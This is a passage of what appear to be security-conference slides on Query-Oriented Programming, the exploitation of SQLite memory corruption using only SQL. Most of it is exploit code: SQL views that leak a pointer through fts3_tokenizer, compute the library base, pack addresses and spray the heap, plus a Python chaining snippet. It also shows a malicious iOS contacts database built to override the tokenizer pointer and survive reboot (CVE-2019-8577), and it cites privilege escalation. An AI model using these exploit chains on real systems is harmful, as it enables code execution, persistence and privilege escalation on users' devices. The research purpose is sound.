CREATE VIEW Notes AS SELECT (( SELECT * FROM heap_spray) +  
    ( SELECT * FROM override_simple_tokenizer) +  
    ( SELECT * FROM trigger_malicious_tokenizer)) AS BodyRich;
```

```
CREATE VIEW heap_spray AS SELECT replace(hex(zeroblob(1000)), "00", x'4141414141414141' ||  
    p64_simple_create.col ||  
    p64_simple_destroy.col ||  
    p64_system.col) FROM p64_simple_create JOIN  
    p64_simple_destroy JOIN  
    p64_system;
```

```
CREATE VIEW p64_simple_create AS SELECT cast(  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / 1) % 256)) ||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 8)) % 256)) ||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 16)) % 256)) ||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 24)) % 256)) ||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 32)) % 256)) ||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 40)) % 256)) ||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 48)) % 256)) ||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 56)) % 256)) as blob) as col;
```



# QOP Chaining

## The Party Goes On

```
CREATE VIEW u64_simple_create AS SELECT ( (SELECT col FROM u64_libsqlite_base ) + ( SELECT '959524' ) ) as col;
```


```
CREATE VIEW u64_libsqlite_base AS SELECT ( (SELECT col FROM u64_leak ) - ( SELECT '3164384' ) ) as col;
```

```
CREATE VIEW u64_leak AS SELECT (
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -1, 1)) -1) * (1 << 0))) +
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -2, 1)) -1) * (1 << 4))) +
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -3, 1)) -1) * (1 << 8))) +
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -4, 1)) -1) * (1 << 12))) +
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -5, 1)) -1) * (1 << 16))) +
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -6, 1)) -1) * (1 << 20))) +
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -7, 1)) -1) * (1 << 24))) +
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  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -16, 1)) -1) * (1 << 60)))
) AS col;
```

# QOP Chaining


## Turtles all the way Down

```
CREATE VIEW leak AS SELECT SUBSTR((SELECT col FROM le_leak), -2, 2)||  
SUBSTR((SELECT col FROM le_leak), -4, 2)||  
SUBSTR((SELECT col FROM le_leak), -6, 2)||  
SUBSTR((SELECT col FROM le_leak), -8, 2)||  
SUBSTR((SELECT col FROM le_leak), -10, 2)||  
SUBSTR((SELECT col FROM le_leak), -12, 2)||  
SUBSTR((SELECT col FROM le_leak), -14, 2)||  
SUBSTR((SELECT col FROM le_leak), -16, 2) AS col;
```



```
CREATE VIEW le_leak AS SELECT hex(fts3_tokenizer("simple")) AS col;
```

# Me Describing QOP Chains



# QOP.py

```
import qop
my_first_qop = []
my_first_qop.append(bin_leak())
my_first_qop.append(u64('u64_bin_leak', 'bin_leak'))
my_first_qop.append(math_with_const('u64_libsqlite_base', 'u64_bin_leak', '-', SIMPLE_MODULE_OFFSET))
my_first_qop.append(p64('p64_bin_leak', 'u64_bin_leak'))
```

# Owning A Password Stealer Backend (PHP7)



Bot Guid	Bin ID	IP Address	PC Information	Last Online	Action
BC5E0F6AEB3312DFDA8DD9B1	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:51:15 (55 s)	Set
C14C057C0902B8CF1BDB9D8E	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:51:03 (1 minute)	Set
6431A05A9FF767320DD4FB35	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:50:45 (1 minute)	Set
ECFEDDCC85881FDAF09219AA	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:50:43 (1 minute)	Set
7BC6E85260688CC6A2D3BB30	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:47:10 (5 m)	Set
06E4C78E6F02AFBEBFF3F2DD	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:46:59 (5 m)	Set
E5D4FA10F628B6C82EC4AC0E	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:46:45 (5 m)	Set
25B0BDD5123DABD4E03C4C27	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:46:39 (6 m)	Set
A1432E43EFFFDDE53C6DBB1F	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:46:03 (6 m)	Set
4F584637DA2BBCAC29DFB955	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:45:52 (6 m)	Set
80E2211FF906F3F2FDD5F5BD	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:45:16 (7 m)	Set
6FCB3650662D30B3CCC77EC1	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:45:05 (7 m)	Set
CC9FA649FA3A3AC6A5C7918E	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:45:01 (7 m)	Set
CE2B4D3D13F2D324AEC9A2F1	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:44:55 (7 m)	Set
ECB3CD5D993FA4BCAE5EB3AC	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:43:24 (9 m)	Set
9ACAEC26ED3D678DCF17A8CF	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:43:17 (9 m)	Set
CB6BCA02CBE2AC2ECFE0E79B	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:43:11 (9 m)	Set
8ADB06706BECCD18D4F79FED	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:43:03 (9 m)	Set
70F6FF5BFFECC71B2ABDFE59	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:42:50 (9 m)	Set
C58DEFFCECE5DB2B7D8B5F40	apldal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:42:44 (9 m)	Set

# Password Stealer Backend

# COMMIT;



- Given SQLite popularity this opens up possibilities to a wide range of attacks
- Let's explore another use-case

# Next Target: iOS Persistency

- iOS uses SQLite extensively
- Persistency is hard to achieve on iOS as all executable files have to be signed
- SQLite databases are not signed
- iOS (and MacOS) are both compiled with `ENABLE_FTS3_TOKENIZER`.
- Re-gaining code execution after reboot by replacing an SQLite DB



# Malicious Contacts DB

## AddressBook.sqlitedb

ABMultiValueLabel	<b>CREATE TABLE</b> ABMultiValueLabel (value <b>TEXT</b> , <b>UNIQUE</b> (value))
ABMultiValueEntryKey	<b>CREATE TABLE</b> ABMultiValueEntryKey (value <b>TEXT</b> , <b>UNIQUE</b> (value))

## AddressBook.sqlitedb.pwn

override	<b>CREATE VIEW</b> override <b>AS SELECT</b> fts3_tokenizer('simple', x'4141414141414141');
crash	<b>CREATE VIRTUAL TABLE</b> crash <b>USING</b> FTS3(col, tokenize='simple');
ABMultiValueLabel	<b>CREATE VIEW</b> ABMultiValueLabel (value) <b>AS SELECT</b> (( <b>SELECT</b> * <b>FROM</b> override)+ ( <b>SELECT</b> * <b>FROM</b> crash))
ABMultiValueEntryKey	<b>CREATE VIEW</b> ABMultiValueEntryKey (value) <b>AS SELECT</b> (( <b>SELECT</b> * <b>FROM</b> override)+ ( <b>SELECT</b> * <b>FROM</b> crash))

**Reboot and...**

# Secure Boot Bypassed

## CVE-2019-8577

```
Incident Identifier: 378D2096-CF78-4BE8-8C06-D7F620D406A8
CrashReporter Key:   8051c945037c6995e923dfdc9f396854854978e3
Hardware Model:      iPhone10,4
Process:              Contacts [3453]
Path:                 /private/var/containers/Bundle/Application/965390C8-7936-4F79-BEE5-C47BF14B80EB/Contacts.app/Contacts
Identifier:           com.apple.MobileAddressBook
Version:              1.0 (1.0)
Code Type:            ARM-64 (Native)
Role:                 Foreground
Parent Process:       launchd [1]
Coalition:           com.apple.MobileAddressBook [682]

Date/Time:            2019-03-11 16:04:53.2968 +0200
Launch Time:         2019-03-11 16:04:53.0220 +0200
OS Version:           iPhone OS 12.1.1 (16C5050a)
Baseband Version:    2.02.02
Report Version:      104

Exception Type:      EXC_BAD_ACCESS (SIGSEGV)
Exception Subtype:  KERN_INVALID_ADDRESS at 0x4141414141414149
```

# Secure Boot Bypassed

## CVE-2019-8577

Incident Identifier: 378D2096-CF78-4BE8-8C06-D7F620D406A8  
CrashReporter Key: 8051c945037c6995e923dfdc9f396854854978e3  
Hardware Model: iPhone10,4  
Process: Contacts [3453]  
Path: /private/var/containers/Bundle/Application/965390C8-7936-4F79-BEE5-C47BF14B80EB/Contacts.app/Contacts  
Identifier: com.apple.MobileAddressBook  
Version: 1.0 (1.0)  
Code Type: ARM-64 (Native)  
Role: Foreground  
Parent Process: launchd [1]  
Coalition: com.apple.MobileAddressBook [682]

Date/Time: 2019-03-11 16:04:53.2968 +0200  
Launch Time: 2019-03-11 16:04:53.0220 +0200  
OS Version: iPhone OS 12.1.1 (16C5050a)  
Baseband Version: 2.02.02  
Report Version: 104

```
struct sqlite3_tokenizer_module {  
    int iVersion;  
    int (*xCreate)(int argc, const char *const*argv,  
                  sqlite3_tokenizer **ppTokenizer);  
    int (*xDestroy)(sqlite3_tokenizer *pTokenizer);  
    int (*xOpen)(sqlite3_tokenizer *pTokenizer,  
                const char *pInput, int nBytes,  
                sqlite3_tokenizer_cursor **ppCursor);  
    ...  
};
```

Exception Type: EXC\_BAD\_ACCESS (SIGSEGV)  
Exception Subtype: KERN\_INVALID\_ADDRESS at 0x4141414141414149



# But Wait, There's More

- **BONUS:** AddressBook.sqlitedb is actually used by many different processes
  - Contacts, Facetime, Springboard, WhatsApp, Telegram, XPCProxy...
- Privilege escalation!
- ANY shared DB can be used
- CVE-2019-8600, CVE-2019-8598, CVE-2019-8602, CVE-2019-8577

# Takeaways

- Querying a database might not be safe
- With QOP -Memory corruptions can now be exploited using nothing but SQL
- This is just the tip of the iceberg

# Future Work

- Expand primitives - Absolute Read/Write
- Less hard-coded exploits
  - **sqlite3\_version()**
  - **sqlite\_compileoption\_used(X)**
- PE everything
- Other DB engines

# Thank You



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